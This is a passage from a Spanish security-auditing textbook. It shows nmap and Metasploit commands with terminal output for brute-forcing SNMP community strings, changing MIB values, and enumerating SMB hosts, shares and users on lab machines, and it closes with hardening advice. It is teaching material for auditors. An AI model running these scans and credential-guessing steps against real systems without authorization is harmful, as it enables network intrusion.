root@kali: /usr/share/nmap/scripts
Archivo Editar Ver Buscar Terminal Ayuda
root@kali:/usr/share/nmap/scripts# nmap -sU -p 161 -sV --script="snmp-brute" 192.168.10.2
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-12-31 14:18 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.10.2
Host is up (0.0002s latency).
PORT      STATE SERVICE VERSION
161/udp  open  snmp   SNMPv1 server (public)
|_snmp-brute:
  public - Valid credentials
MAC Address: 08:00:27:08:F1:50 (Cadmus Computer Systems)
Service Info: Host: Svr2012.empresal.com

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
root@kali:/usr/share/nmap/scripts#
```

Fig. 07.06: El ataque sólo ha conseguido una cadena de comunidad válida.

El fichero que utiliza como diccionario es *snmpcommunities.lst*, que está localizado en */usr/share/nmap/nselib/data/* y por defecto contiene pocas palabras, pero podría ser sustituido por un diccionario con mayor cantidad de palabras para probar.

```
root@kali: /usr/share/nmap/nselib/data
Archivo Editar Ver Buscar Terminal Ayuda
root@kali:/usr/share/nmap/nselib/data# nmap -sU -p 161 -sV --script="snmp-brute" 192.168.10.2
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-12-31 16:49 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.10.2
Host is up (0.00051s latency).
PORT      STATE SERVICE VERSION
161/udp  open  snmp   SNMPv1 server (public)
|_snmp-brute:
  public - Valid credentials
  privado - Valid credentials
MAC Address: 08:00:27:08:F1:50 (Cadmus Computer Systems)
Service Info: Host: Svr2012.empresal.com

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.24 seconds
root@kali:/usr/share/nmap/nselib/data#
```

Fig. 07.07: En esta ocasión si ha obtenido la cadena privado como comunidad válida.

Debido a que toda esta información, en la mayoría de los casos debe ser entregada en un formato adecuado, por ejemplo, cuando se trata de una auditoría, se podría utilizar el parámetro *-oX* para definir un fichero de salida junto al parámetro *stylesheet* para indicarle que tipo formato.

Un ejemplo, para que generar un fichero XML y muestren los usuarios del sistema y las cadenas de comunidad encontradas se ejecutaría:

```
nmap -sU -p 161 -sV --script="snmp-win32-users,snmp-brute" -oX /root/snmp.xml --stylesheet="nmap.xsl" 192.168.10.2
```

Modificar objetos MIB

Hasta ahora sólo se ha mostrado como obtener información y averiguar las claves válidas como cadena de comunidad. Pero el protocolo SNMP además de informar también permite modificar, ya que existen muchos dispositivos que utilizan dicho servicio para realizar tareas concretas de gestión en base a la información obtenida.

A continuación, se muestra cómo cambiar el objeto MIB que hace referencia al nombre del sistema a través del protocolo SNMP. Existen multitud de herramientas que permitirán modificar valores MIB como *snmpset*, *lriotpro*, etcétera. Para este ejemplo y por su facilidad de uso se empleará *NetScanTools*, que funciona bajo entorno Windows y tiene una interfaz gráfica.

La versión demo de la herramienta *NetScanTools* permitirá acceder y modificar cualquier valor, siempre que exista una cadena de escritura. Como se observa aparece el valor *sysName* antes de ser modificado.




Fig. 07.08: El valor del Objeto sysName antes de ser modificado.

Para modificar el objeto se debe pulsar sobre *Select SNMP Action* y seleccionar la acción *Set*. Si se vuelve a comprobar el valor, se podrá apreciar que se ha cambiado.




Fig. 07.09: El valor del Objeto sysName ha cambiado.

Finalizando

Es muy importante verificar si es necesario utilizar el servicio SNMP en la red de su empresa, ya que su uso se desaconseja totalmente. Es un protocolo que, como se ha visto, revela gran cantidad de información, pudiéndose utilizar para obtener información sobre los sistemas y con la posibilidad de llegar a comprometerlos.

Si se tiene que utilizar SNMP, se debe utilizar SNMPv3, ya que es el único que ofrece unas garantías mínimas de seguridad, además de ofrecer una comunicación cifrada entre origen y destino. Otro consejo es emplear claves largas y complejas para evitar ataques de fuerza bruta. Debe Permitir el acceso a aquellos equipos que deben acceder al servicio SNMP bloqueando el acceso al resto de máquinas, para evitar así que se puedan realizar ataques fuera de la red.

Por último, se han visto algunas herramientas con las que podrá comprobar qué información desvela SNMP, pero no son las únicas, por ejemplo, *Metasploit* ofrece módulos para realizar lo que se ha visto anteriormente.

2. SMB

Es un protocolo que permite compartir carpetas o impresoras en una red con equipos con sistemas operativos de Microsoft con el resto de equipos conectados en la red. En 1998 también se conocía como el servicio *Common Internet File System* o CIFS. Al ser un protocolo muy popular existe una versión libre compatible llamada SAMBA, que facilita a los sistemas con Linux/Unix a compartir y acceder a los recursos compartidos en la red a través de SMB.

El protocolo ha evolucionado desde su versión original hasta a la versión 3.1.1, que utilizan por ejemplo los sistemas Windows 10 ofreciendo mejoras en cada una de ellas:

- SMBv1 previamente utilizaba un protocolo *Network Basic Input/Output System* o NetBIOS desarrollado por IBM y Sytek, y que opera en la capa 5 del modelo OSI para establecer la sesión y mantener la conexión. Este necesita de otro protocolo para ser transportado, como pueden ser los protocolos IPC/IPX, NetBEUI y posteriormente TCP/IP. En el caso de este último, utilizan los puertos UDP 137 y 138, y los puertos TCP 137 y 139 para las comunicaciones entre equipos en la red con NETBIOS sobre TCP/IP.

Fue en 1998 cuando Microsoft lanzó el sistema operativo Windows 2000 y lo mejoró permitiendo enlaces simbólicos, enlaces duros y un mayor tamaño del fichero. Fue a partir de aquí cuando se empezó a utilizar el puerto TCP 445 en lugar del puerto TCP 139 para compartir y acceder a los recursos sin necesidad de utilizar NetBIOS.

- SMBv2 mejoró el rendimiento, reduciendo el número de mensajes de ida y de vuelta entre cliente y servidor. Windows Vista y Windows Server 2008 son los sistemas que utilizan esta versión del protocolo.

- SMBv2.1 Windows 7 y Windows Server 2008 R2 utilizan esta versión que no incorpora mejoras muy significativas.

- SMBv3.0 Con Windows 8 y Windows Server 2012 apareció esta versión con nuevas mejoras en seguridad como es el cifrado extremo a extremo, pudiendo utilizar las firmas con algoritmos AES. También mejoró en rendimiento incorporando SMB directo y SMB multicanal. Posteriormente hubo las revisiones 3.0.1 que permitía desactivar SMBv1 y la versión 3.0.2 que lleva Windows 8.1 y Windows Server 2012 R2.
- SMBv3.1.1 es la que usa Windows 10 y Windows Server 2016, siendo compatible con los algoritmos AES-128-GCM y AES-128-CCM. Por otro lado, realiza una comprobación de integridad de SHA-512 en la autenticación. Esta versión comprueba las conexiones de los clientes superiores a la versión SMBv2 estableciendo conexiones seguras.

Se recomienda por seguridad evitar utilizar SMB, pero de ser necesario su uso, es recomendable deshabilitar NetBIOS sobre TCP/IP, pues a día de hoy en los sistemas modernos de Microsoft esta opción sigue por defecto.




Fig. 07.10: Configuración por defecto dentro de TCP/IP en Windows 10.

Muchos administradores han sufrido ataques a consecuencia de tener estos servicios a la escucha o, peor aún, cuando estaban disponibles fuera del entorno de la red, como es Internet.

Obtener equipos

Para detectar qué equipos tienen carpetas o impresoras compartidas en la red se puede usar *Nmap* con sentencias similares a la siguiente:

```
nmap -sS -sU -O -p 137-139,445 192.168.1.0/24
```

El protocolo SMB trabaja tanto en TCP como en UDP por ello se utilizan los parámetros *sS* y *sU*, y el parámetro *O* para que intente identificar el sistema operativo y conectando sólo a los puertos especificados por *p*, siendo 137-139, 445 los utilizados por el protocolo.

La herramienta *Nmap* posee un gran número de *scripts* para realizar pruebas de seguridad sobre SMB. En noviembre de 2015 se publicó la versión 7.0 de *Nmap*, incluyendo diecinueve *scripts* más. Algunos están orientados a SMB y tienen la función de explotar alguna vieja vulnerabilidad. *Metasploit* también ofrece un número importante de módulos preparados para realizar pruebas sobre el servicio SMB.

```
root@kali: ~
Archivo: Editar: Ver: Buscar: Terminal: Ayuda
msf > search auxiliary/scanner/smb/
[]] Database not connected or cache not built, using slow search
Matching Modules
Name                                     Disclosure Date Rank      Description
auxiliary/scanner/smb/pipe_auditor        normal      SMB Session Pipe Auditor
auxiliary/scanner/smb/pipe_dcercpc_auditor normal      SMB Session Pipe DCERPC Auditor
auxiliary/scanner/smb/psexec_loggedin_users normal      Microsoft Windows Authenticated Logged In
Users Enumeration
auxiliary/scanner/smb/smb2                normal      SMB 2.0 Protocol Detection
auxiliary/scanner/smb/smb_enumshares       normal      SMB Share Enumeration
auxiliary/scanner/smb/smb_enumusers        normal      SMB User Enumeration (SMB EnumUsers)
auxiliary/scanner/smb/smb_enumusers_domain normal      SMB Domain-User Enumeration
auxiliary/scanner/smb/smb_login            normal      SMB Login Check Scanner
auxiliary/scanner/smb/smb_lookupsid        normal      SMB SID User Enumeration (LookupSid)
auxiliary/scanner/smb/smb_uninit_cred       normal      Samba _netr_ServerPasswordSet Uninitialized Credential State
auxiliary/scanner/smb/smb_version          normal      SMB Version Detection
msf >
```

Fig. 07.11: Módulos auxiliares de Metasploit para SMB en la versión de Kali Linux 2.0.

Entre ellos existen dos módulos que permitirán descubrir qué equipos en la red tienen corriendo SMB. El módulo *pipe_auditor* y el módulo *pipe_dcercpc_auditor*. El primero intenta mostrar qué servicios están disponibles sobre SMB y el segundo intenta mostrar qué servicios DCERPC tienen acceso a canales SMB.

```
root@kali: ~
Archivo: Editar: Ver: Buscar: Terminal: Ayuda
msf > use auxiliary/scanner/smb/pipe_auditor
msf auxiliary(1) > set RHOSTS 192.168.1.25
RHOSTS => 192.168.1.25
msf auxiliary(1) > run
[*] 192.168.1.25 - Pipes: \netlogon, \lsarpc, \samr, \browser, \atsvc, \spmapper, \eventlog, \InitShutdown, \keysv
c, \lsass, \LSM_API_Service, \ntsvcs, \plugplay, \protected_storage, \scerpc, \srusvc, \trikwks, \W32TIME_ALT, \wks
svc
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(1) > use auxiliary/scanner/smb/dcercpc_auditor
msf auxiliary(1) > set RHOSTS 192.168.1.25
RHOSTS => 192.168.1.25
msf auxiliary(1) > run
[*] 192.168.1.25 - Login Failed: The server refused our NetBIOS session request
Login Failed: The server refused our NetBIOS session request
msf auxiliary(1) >
```

Fig. 07.12: El resultado de los módulos *pipe_auditor* y *pipe_dcercpc_auditor* sobre Windows 7, (1^a parte).

```

192.168.1.25 - UUID 00000131-0000-0000-c000-000000000046 6.0 OPEN VIA BROWSER
192.168.1.25 - UUID 00000134-0000-0000-c000-000000000046 6.0 OPEN VIA BROWSER
192.168.1.25 - UUID 00000143-0000-0000-c000-000000000046 6.0 OPEN VIA BROWSER
192.168.1.25 - UUID 0a74ef1c-41a4-4e05-93ae-dc74fb1cd53 1.0 OPEN VIA BROWSER
192.168.1.25 - UUID 18f70776-8e64-11cf-9af1-0029afe72f4 6.0 OPEN VIA BROWSER
192.168.1.25 - UUID 1ff70692-0a51-30e8-076d-740de8ce9eb 1.0 OPEN VIA BROWSER
192.168.1.25 - UUID 201ef99a-7fa0-444c-9399-19ba8412a1a 1.0 OPEN VIA BROWSER
192.168.1.25 - UUID 2eb0893e-639f-4fba-97b1-14fb78951076 1.0 OPEN VIA BROWSER
192.168.1.25 - UUID 326731a3-c1c0-4a69-ae20-7d9044a4ea5c 1.0 OPEN VIA BROWSER
192.168.1.25 - UUID 278e52b0-c0a9-11cf-8220-00aa0051e40f 1.0 OPEN VIA BROWSER
192.168.1.25 - UUID 4b324fc8-1670-0103-1278-5a47bf6ee188 3.0 OPEN VIA BROWSER
192.168.1.25 - UUID 5f54ce7d-5b79-4175-8584-cb65313a0e98 1.0 OPEN VIA BROWSER
192.168.1.25 - UUID 63fb4e424-2029-11d1-8db8-00aa004ab05e 1.0 OPEN VIA BROWSER
192.168.1.25 - UUID 6bffd098-a112-3610-9833-012892020162 0.0 OPEN VIA BROWSER
192.168.1.25 - UUID 86d35949-83c9-4644-b424-d8363231fdcc 1.0 OPEN VIA BROWSER
192.168.1.25 - UUID afa6bd80-7d8a-11c9-bef4-08002b1b02989 1.0 OPEN VIA BROWSER
192.168.1.25 - UUID c9ac6db5-82b7-4a55-a68a-e464ed7b4277 1.0 OPEN VIA BROWSER
192.168.1.25 - UUID fd7a0523-dc70-43dd-9b2e-9c5ed48225b1 1.0 OPEN VIA BROWSER
[!] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vuln) > 

```

Fig. 07.12: El resultado de los módulos *pipe_auditor* y *pipe_derpc_auditor* sobre Windows 7, (2º parte).

En la imagen anterior se obtiene un resultado positivo. Si prueba sobre Windows 10 con carpetas compartidas, podrá comprobar que el resultado es totalmente distinto. Esto se debe a las mejoras de seguridad que proporcionan las últimas versiones del servicio SMB.

Por ello para identificar equipos con SMB, la mejor opción es un escaneo de puertos con *Nmap*. Éste tratará de revelar qué puertos están abiertos y habrá la posibilidad de obtener algún tipo de información adicional.

Enumarar recursos compartidos

Una vez que se tienen identificados equipos con el servicio SMB funcionando, una persona con malas intenciones o en una auditoría intentará identificar qué recursos tienen compartidos y qué usuarios tiene cada uno de ellos.

Por ejemplo, para poder averiguar los recursos compartidos de una dirección IP, se podría utilizar *Nmap* mediante el script *smb-enum-shares*.

```
nmap -sS -sU -O -p 135-139,445 --script="smb-enum-shares" 192.168.1.25
```

El resultado, en caso de éxito, indicará que los puertos están abiertos y mostrará los recursos que se encuentran compartidos, como se muestra a continuación.

```

root@kali: /usr/share/nmap/scripts
Archivo Editar Ver Buscar Terminal Ayuda
root@kali: /usr/share/nmap/scripts# nmap -sS -sU -O -p 135-139,445 --script="smb-enum-shares" 192.168.1.25
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-06 20:06 CET
Nmap scan report for 192.168.1.25
Host is up (0.00039s latency).
PORT      STATE    SERVICE
135/tcp    open     msrpc

```

Fig. 07.13: Resultados del escaneo con *nmap*, (1º parte).

```

137/tcp filtered netbios-ns
138/tcp filtered netbios-dgm
139/tcp filtered netbios-ssn
445/tcp open microsoft-ds
135/udp open|filtered msrpc
136/udp open|filtered profile
137/udp open|filtered netbios-ns
138/udp open|filtered netbios-dgm
139/udp open|filtered netbios-ssn
445/udp open|filtered microsoft-ds
MAC Address: 08:00:27:1E:5D:E7 (Cadmus Computer Systems)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device Type: general purpose
Running: Microsoft Windows Vista|2008|7
OS CPE: cpe:/o:microsoft:windows_vista::-- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_7
OS details: Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop

Host script results:
| smb-enum-shares:
|   account used: guest
|     ADMIN$:
|       warning: Couldn't get details for share: NT_STATUS_WERR_ACCESS_DENIED (srvsvc.netsharegetinfo)
|       Anonymous access: <none>
|       Current user access: <none>
|     C$:
|       warning: Couldn't get details for share: NT_STATUS_WERR_ACCESS_DENIED (srvsvc.netsharegetinfo)
|       Anonymous access: <none>
|       Current user access: <none>
|     IPC$:
|       warning: Couldn't get details for share: NT_STATUS_WERR_ACCESS_DENIED (srvsvc.netsharegetinfo)
|       Type: Not a file share
|       Anonymous access: READ
|       Current user access: READ/WRITE
|     Users:
|       warning: Couldn't get details for share: NT_STATUS_WERR_ACCESS_DENIED (srvsvc.netsharegetinfo)
|       Anonymous access: <none>
|       Current user access: READ
|     print$:
|       warning: Couldn't get details for share: NT_STATUS_WERR_ACCESS_DENIED (srvsvc.netsharegetinfo)
|       Anonymous access: <none>
|       Current user access: READ

OS detection performed. Please report any incorrect results at https://nmap.org/submit/.

```

Fig. 07.13: Resultados del escaneo con nmap, (2^a parte).

En la imagen se puede observar cómo, siempre que un ordenador tenga habilitado el servicio SMB, corresponda a una versión inferior a SMBv3 y no posea ningún filtro de seguridad en el firewall, se puede encontrar las carpetas compartidas fácilmente.

Los sistemas de Microsoft comparten ciertos recursos de forma predeterminada:

- El disco del sistema se suele representar con C\$.
- El recurso compartido ADMIN\$ representa la carpeta de Windows.
- Se comparte IPC\$ como un área para la comunicación entre procesos y no forma parte de ningún directorio dentro del sistema Windows.
- La carpeta donde se almacenan los ficheros que representan a las impresoras compartidas es representada por print\$.
- En sistemas operativos servidores que ejercen de controlador de dominio se podrán encontrar los recursos compartidos sysvol y netlogon.

Con *Metasploit* se puede utilizar los módulos *smb2* y *smb_version* primero, para intentar sacar un poco más de información antes de proceder e intentar acceder a los recursos compartidos.

```
root@kali:~ 
Archivo Editar Ver Buscar Terminal Ayuda
msf auxiliary(smb_version) > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.1.25
RHOSTS => 192.168.1.25
msf auxiliary(smb_version) > run
[*] 192.168.1.25:445 is running Windows 7 Professional SP1 (build:7601) (name:WIN7) (domain:WIN7)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) > use auxiliary/scanner/smb/smb2
msf auxiliary(smb2) > set RHOSTS 192.168.1.25
RHOSTS => 192.168.1.25
msf auxiliary(smb2) > run
[*] 192.168.1.25 supports SMB 2 [dialect 255.2] and has been online for 6 hours
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb2) >
```

Fig. 07.14: Ejecución de *smb2* y *smb_version* sobre Windows 7.

Si se ejecuta los mismos módulos sobre un sistema operativo más moderno como Windows 10, el resultado será satisfactorio a pesar de correr con una versión SMBv3.1.1 e indicar que soporta la versión SMBv2.

```
root@kali:~ 
Archivo Editar Ver Buscar Terminal Ayuda
msf auxiliary(smb_version) > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.1.42
RHOSTS => 192.168.1.42
msf auxiliary(smb_version) > run
[*] 192.168.1.42:445 is running Windows 10 Pro (build:10240) (name:WINDOWS10) (domain:CURSO)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) > use auxiliary/scanner/smb/smb2
msf auxiliary(smb2) > set RHOSTS 192.168.1.42
RHOSTS => 192.168.1.42
msf auxiliary(smb2) > run
[*] 192.168.1.42 supports SMB 2 [dialect 255.2] and has been online for 8 hours
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb2) >
```


Fig. 07.15: Ejecución de *smb2* y *smb_version* sobre Windows 10.

Se puede sacar las siguientes conclusiones: la primera es que a pesar de que Windows 10 utilice una versión superior a SMBv3, ésta es compatible y aún es posible obtener información a través del servicio SMB.

La segunda, y quizás más importante, es que indica el tiempo que lleva encendido sin reiniciarse y podrá dar una idea del nivel de parches que puede tener instalados, en el caso de que lleve meses sin hacerlo. Este hecho se podría encontrar en el caso de los servidores en algunas empresas.

Con esta información se puede anticipar y conocer si va a ser posible enumerar las carpetas compartidas sin tener que ejecutar el script de *nmap smb-enum-shares* o el módulo *smb-enum-*

shares de *metasploit*, como se puede visualizar en la imagen. Estos módulos aportan resultados interesantes respecto al uso del servicio.



```

root@kali:~# msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > set RHOSTS 192.168.1.125
RHOSTS => 192.168.1.125
msf auxiliary(smb_enumshares) > exploit
[*] 192.168.1.125:139 - Login Failed: The SMB server did not reply to our request
[*] 192.168.1.125:445 - Windows 7 Service Pack 1 (Unknown)
[+] 192.168.1.125:445 - ADMIN$ - (DS) Admin remota
[+] 192.168.1.125:445 - C$ - (DS) Recurso predeterminado
[+] 192.168.1.125:445 - confidential - (DS)
[+] 192.168.1.125:445 - IPC$ - (I) IPC remota
[+] 192.168.1.125:445 - print$ - (DS) Controladores de impresora
[+] 192.168.1.125:445 - Users - (DS)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) > set RHOSTS 192.168.1.42
RHOSTS => 192.168.1.42
msf auxiliary(smb_enumshares) > exploit
[*] 192.168.1.42:139 - Login Failed: The SMB server did not reply to our request
[*] 192.168.1.42:445 - Windows 10 (Unknown)
[*] 192.168.1.42:445 - No shares collected
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >

```

Fig. 07.16: Ejecución del módulo enumshares en Windows 7 y 10.

La única forma de poder enumerar los recursos compartidos con SMBv3 es conociendo el nombre y contraseña de algún usuario, aunque no tiene por qué ser del perfil administrador.

Enumerar usuarios

Al igual que se pueden enumerar los recursos compartidos, también puede ser viable conseguir los usuarios de los diferentes sistemas. Existen dos modos para enumerar a los usuarios: SAMR y LSA.

Características del modo SAMR:

- En caso de tener éxito devuelve más información de los usuarios que el modo LSA, ya que utiliza la función *QueryDisplayInfo* diseñada para devolver información de los diferentes usuarios.
- Genera menos ruido en la red al utilizar la mitad de paquetes que LSA.
- A partir de Windows 2000, es decir, a partir de la versión SMBv2, se requiere un usuario y su contraseña para enumerar todos los usuarios, siempre que no sea el perfil de invitado.

Para poder enumerar usuarios con SAMR se podrá realizar con el módulo auxiliar *smb_enumusers* de *Metasploit*. En cambio, si se tiene el nombre y contraseña de un usuario el resultado es bien diferente ya que muestra el nombre de los usuarios y otra información como el número de intentos de inicio de sesión incorrectos para que sea bloqueada la cuenta del usuario y la longitud mínima que deben tener las contraseñas.

```

root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
[*] msf auxiliary(scanner/smb/smb_enumusers) > use auxiliary/scanner/smb/smb_enumusers
[*] msf auxiliary(smb_enumusers) > set SMBUser Pablo
SMBUser => Pablo
[*] msf auxiliary(smb_enumusers) > set SMBPass Pablo
SMBPass => Pablo
[*] msf auxiliary(smb_enumusers) > run

[*] 192.168.1.25 WIN7 [ Admin, Administrador, HomeGroupUser$, Invitado, Pablo, user, Valentin ] (LockoutTries=0 PasswordMin=0 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf auxiliary(smb_enumusers) >

```

Fig. 07.17: Con usuario y su contraseña se enumeran el resto de usuarios.

Características del modo LSA:

- Devuelve un mayor número de usuarios. Se basa en recuperar los usuarios a través del RID que identifica a estos. Por ejemplo, el 500 corresponde al usuario Administrador, el 501 al usuario Invitado y a partir del 1000 los usuarios creados manualmente.
- A partir de la versión SMBv3 con Windows 8 y Windows Server 2012 es necesario un usuario con su contraseña para enumerar al resto de usuarios. Pero en este caso valdría cualquier usuario, incluso la cuenta de Invitado.

Con *Metasploit* y el módulo *smb_lookupsid* se podrán enumerar los usuarios con el modo LSA. En la imagen se puede comprobar que esta vez, al menos para Windows 7, no es necesario conocer ningún usuario y contraseña.

```

root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
[*] msf auxiliary(scanner/smb/smb_lookupsid) > set RHOSTS 192.168.1.25
RHOSTS => 192.168.1.25
[*] msf auxiliary(smb_lookupsid) > show options

Module options (auxiliary/scanner/smb/smb_lookupsid):
Name      Current Setting  Required  Description
----      -----          -----  -----
MaxRID   4000            no        Maximum RID to check
RHOSTS   192.168.1.25    yes       The target address range or CIDR identifier
SMBDomain WORKGROUP      no        The Windows domain to use for authentication
SMBPass           no        The password for the specified username
SMBUser           no        The username to authenticate as
THREADS   1               yes      The number of concurrent threads

Auxiliary action:
Name      Description
----      -----
LOCAL    Enumerate local accounts

```

Fig. 07.18: Se pueden enumerar los usuarios sin conocer a ninguno, (1º parte).

```
msf auxiliary(scanner) > run
[*] 192.168.1.25 PIPE(LSARPC) LOCAL(win7 - 5-21-295522879-2178378131-1870739978) DOMAIN(CURSO - )
[*] 192.168.1.25 USER=Administrador RID=500
[*] 192.168.1.25 USER=Invitado RID=501
[*] 192.168.1.25 GROUP=None RID=513
[*] 192.168.1.25 USER=Admin RID=1000
[*] 192.168.1.25 TYPE=4 NAME=HomeUsers rid=1001
[*] 192.168.1.25 USER=HomeGroupUser$ RID=1002
[*] 192.168.1.25 USER=Pablo RID=1003
[*] 192.168.1.25 USER=Valentin RID=1004
[*] 192.168.1.25 USER=user RID=1005
[*] 192.168.1.25 WIN7 [Administrador, Invitado, Admin, HomeGroupUser$, Pablo, Valentin, user ]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner) >
```

Fig. 07.18: Se pueden enumerar los usuarios sin conocer a ninguno, (2º parte).


Si prueba este modo de enumeración con Windows 8 o Windows Server 2012 o superior, necesitará conocer al menos un usuario y su contraseña.

Fuerza bruta

